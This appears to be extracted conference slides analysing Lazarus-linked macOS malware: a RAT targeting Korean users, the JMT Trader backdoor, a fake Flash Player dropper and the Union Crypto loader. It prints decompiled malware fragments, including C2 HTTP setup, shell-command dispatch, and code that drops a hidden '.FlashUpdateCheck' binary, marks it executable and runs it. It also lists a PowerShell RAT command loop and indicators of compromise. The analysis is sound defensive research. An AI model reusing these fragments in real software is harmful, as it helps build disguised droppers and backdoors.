# Korean users were targeted: RAT

```

_Mainloop()
{
    CreateSession()
    StartSession()
}

```

```

_curl_easy_setopt(*plParm1,0x29,1);
lVar1 = _curl_slist_append(plParm1[1],"cache-control: no-cache");
plParm1[1] = lVar1;
if (lVar1 != 0) {
    lVar1 = _curl_slist_append(lVar1,"content-type: multipart/form-data");
    plParm1[1] = lVar1;
    if (lVar1 != 0) {
        lVar1 = _curl_slist_append(lVar1,
            "User-Agent: Mozilla/5.0 (X11; Linux x86_64)
            AppleWebKit/537.36(KHTML, like Gecko) Chrome/69.0.3497.100
            Safari/537.36"
        );
        plParm1[1] = lVar1;
    }
}

```

```

case 0x13:
    lVar5 = 0x801;
    puVar6 = (undefined8 *)local_85b0;
    puVar7 = auStack52008;
    while (lVar5 != 0) {
        lVar5 = lVar5 + -1;
        *puVar7 = *puVar6;
        puVar6 = puVar6 + (ulong)bVar8 * 0x1fffffffffffffffe + 1;
        puVar7 = puVar7 + (ulong)bVar8 * 0x1fffffffffffffffe + 1;
    }
    local_8b20 = local_45a8;
    uVar4 = _ReplyOtherShellCmd();
    break;

```

# Korean users were targeted

RAT functions



Address	String	Type	Length	Size	Section
0x100006d0e	_InitNetInfo	ASCII	12	13	
0x100006d1b	_InitTroy	ASCII	9	10	
0x100006d25	_LoadConfig	ASCII	11	12	
0x100006d31	_MainLoop	ASCII	9	10	
0x100006d3b	_NotifyEvent	ASCII	12	13	
0x100006d48	_ReadCurlData	ASCII	13	14	
0x100006d56	_RecvBlockData	ASCII	14	15	
0x100006d65	_RecvBlockDataUncr...	ASCII	21	22	
0x100006d7b	_RecvBlockDataWith...	ASCII	23	24	
0x100006d93	_RecvBlockDataWith...	ASCII	30	31	
0x100006db2	_ReplyCmd	ASCII	9	10	
0x100006dbc	_ReplyDie	ASCII	9	10	
0x100006dc6	_ReplyDown	ASCII	10	11	
0x100006dd1	_ReplyExec	ASCII	10	11	
0x100006ddc	_ReplyGetConfig	ASCII	15	16	
0x100006dec	_ReplyKeepAlive	ASCII	15	16	
0x100006dfc	_ReplyOtherShellCmd	ASCII	19	20	
0x100006e10	_ReplySessionExec	ASCII	17	18	
0x100006e22	_ReplySetConfig	ASCII	15	16	
0x100006e32	_ReplySleep	ASCII	11	12	
0x100006e3e	_ReplyTroyInfo	ASCII	14	15	
0x100006e4d	_ReplyUpload	ASCII	12	13	
0x100006e5a	_SaveConfig	ASCII	11	12	
0x100006e66	_SendBlockData	ASCII	14	15	

PowerShell functions



```
powershell 2 — -zsh — 70x23


try
{
while($global:blv)
{
$rq=sdd $global:tid 7 $null 0 $global:auri[$global:nup]
if($rq -eq $null){break}
$bf=rdd $rq $global:mbz
if(($bf -eq $null) -or ($bf.length -lt 12)){break}
$msg=btn $bf 0
$mlen=btn $bf 8
($mlen+12)){break}

$cres=slp $bf}
elseif($msg -eq 3){$cres=di}
elseif($msg -eq 11){$cres=tif} #TroyInfo
elseif($msg -eq 12){$cres=kalv}
elseif($msg -eq 14){$cres=gcf} #GetConFig
elseif($msg -eq 15){$cres=scf $bf} #SetConFig
elseif($msg -eq 18){$cres=kmd $bf} #Cmd shell
elseif($msg -eq 20){$cres=up $bf} #UPload
elseif($msg -eq 21){$cres=dn $bf} #DowNload
elseif($msg -eq 24){$cres=rmd $bf} #Exec
else{break}
```


FRAMEWORK ?



# Timeline



# JMT Trader



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Automatic Trading Platform Development

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
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Latest release

🔖 1.40.42

🔗 aa1858c

## The latest release of version 1.40.42

**jmttrading** released this 15 minutes ago · 1 commit to master since this release

modified the version information

▼ Assets 4

📦 JMTTrader_Mac.dmg	12.9 MB
📦 JMTTrader_Win.msi	10.6 MB
📄 Source code (zip)	
📄 Source code (tar.gz)	

- Package similar to AppleJeuS
- Hosted in GitHub

# JMT Trader: Backdoor

- Trader application dropped a backdoor
- Light-weight Backdoor
- Backdoor developed in Objective-C


```

_text:00000001000025E9      mov     r14, rsi
_text:00000001000025EC      mov     r15, rdi
_text:00000001000025EF      mov     rax, cs:___stack_chk_guard_ptr
_text:00000001000025F6      mov     rax, [rax]
_text:00000001000025F9      mov     [rbp+var_30], rax
_text:00000001000025FD      xor     edi, edi          ; time_t *
_text:00000001000025FF      call    __time
_text:0000000100002604      mov     r12, rax
_text:0000000100002607      lea     rbx, [rbp+var_430]
_text:000000010000260E      mov     esi, 400h
_text:0000000100002613      mov     rdi, rbx
_text:0000000100002616      call    ___bzero
_text:000000010000261B      lea     rsi, aS21          ; "%s 2>&1 &"
_text:0000000100002622      xor     eax, eax
_text:0000000100002624      mov     rdi, rbx          ; char *
_text:0000000100002627      mov     rdx, r15          ; #Xfun_arg
_text:000000010000262A      call    _sprintf
_text:000000010000262F      lea     rsi, aR           ; "r"
_text:0000000100002636      mov     rdi, rbx          ; char *
_text:0000000100002639      call    _popen
_text:000000010000263E      test    rax, rax
_text:0000000100002641      jz      loc_100002739

```

proc\_cmd()


# Timeline





# Korean users were targeted

- Malicious app was delivered through Telegram messenger
- Pictures of Korean girls were used as bait
- Mimicked a Flash player component



# Korean users were targeted


```

_strcat(local_418, ".Flash Player");
uVar2 = _getuid();
lVar4 = _getpwuid((ulong)uVar2);
if ((lVar4 == 0) || (*(long *)(lVar4 + 0x30) == 0)) {
    _strcpy(local_1018, "/tmp");
}
else {
    _strcpy(local_1018, *(char **)(lVar4 + 0x30));
}
_memcpy(local_8098, &DAT_100001340, 0x6c74);
_memset(local_1418, 0, 0x400);
_sprintf(local_1418, "%s/%s", local_1018, ".FlashUpdateCheck");
pFVar5 = _fopen(local_1418, "wb");
if (pFVar5 != (FILE *)0x0) {
    _fwrite(local_8098, 1, 0x6c74, pFVar5);
    _fclose(pFVar5);
}

_memset(local_1418, 0, 0x400);
_sprintf(local_1418, "chmod +x \"%s/%s\"", local_1018, ".FlashUpdateCheck");
_system(local_1418);
_memset(local_1418, 0, 0x400);
_sprintf(local_1418, "\"%s/%s\" &", local_1018, ".FlashUpdateCheck");
_system(local_1418);
_sprintf(local_c18, "\"%s\" &", local_418);
_system(local_c18);
local_809c = 0;
}

```


Flash Player Decompiled View



000000F0	00 04 00 80 00 00 00 00 00 00 00 00 00 00 00 00	...€.....
00000100	5F 5F 73 74 75 62 73 00 00 00 00 00 00 00 00 00	__stubs.....
----- <--truncated--> -----		
00001340	CF FA ED FE 07 00 00 01 03 00 00 80 02 00 00 00	íúíp.....€....
00001350	10 00 00 00 E8 05 00 00 85 00 20 00 00 00 00 00	....è.....
00001360	19 00 00 00 48 00 00 00 5F 5F 50 41 47 45 5A 45	....H...__PAGEZE
00001370	52 4F 00 00 00 00 00 00 00 00 00 00 00 00 00 00	RO.....
00001380	00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00	.....
00001390	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000013A0	00 00 00 00 00 00 00 00 19 00 00 00 28 02 00 00	.....{...
000013B0	5F 5F 54 45 58 54 00 00 00 00 00 00 00 00 00 00	TEXT.....
000013C0	00 00 00 00 01 00 00 00 00 50 00 00 00 00 00 00	
000013D0	00 00 00 00 00 00 00 00 00 50 00 00 00 00 00 00	

Flash Player Hex View

# Timeline





On December 3 2019, I tweeted about Lazarus macOS malware which had the capability to execute a payload from memory



**Dinesh\_Devadoss**  
@dineshdina04

Another [#Lazarus](#) [#macOS](#) [#trojan](#)

md5: 6588d262529dc372c400bef8478c2eec

hxxps://unioncrypto.vip/

Contains code: Loads Mach-O from memory and execute it / Writes to a file and execute it

Infection vector is same as the previous case as a form of trading software

# The Ghost Loader



The screenshot shows the homepage of the Union Crypto Trader website. The background is a dark blue gradient with a subtle image of Earth from space. At the top left is the 'Union Crypto Trader' logo. At the top right are navigation links: 'HOME', 'ROAD MAP', and 'CONTACT US'. In the center, the URL 'https://unioncrypto.vip/' is displayed. Below the URL are four logos for cryptocurrency exchanges: Bitfinex, Kraken, Binance, and Gemini. The main heading in large, bold, white capital letters reads 'SMART CRYPTOCURRENCY ARBITRAGE TRADING PLATFORM'. Below this, in smaller white capital letters, is the text '4 EXCHANGES, 3 ARBITRAGE STRATEGIES, AUTOMATED BOT TRADING, BITCOIN FUTURES SPREAD TRADING'. In the bottom right corner, a dark grey box contains the text 'Creation Date: 2019-06-05' and 'Expiry Date: 2020-06-05'.

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<https://unioncrypto.vip/>

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## SMART CRYPTOCURRENCY ARBITRAGE TRADING PLATFORM

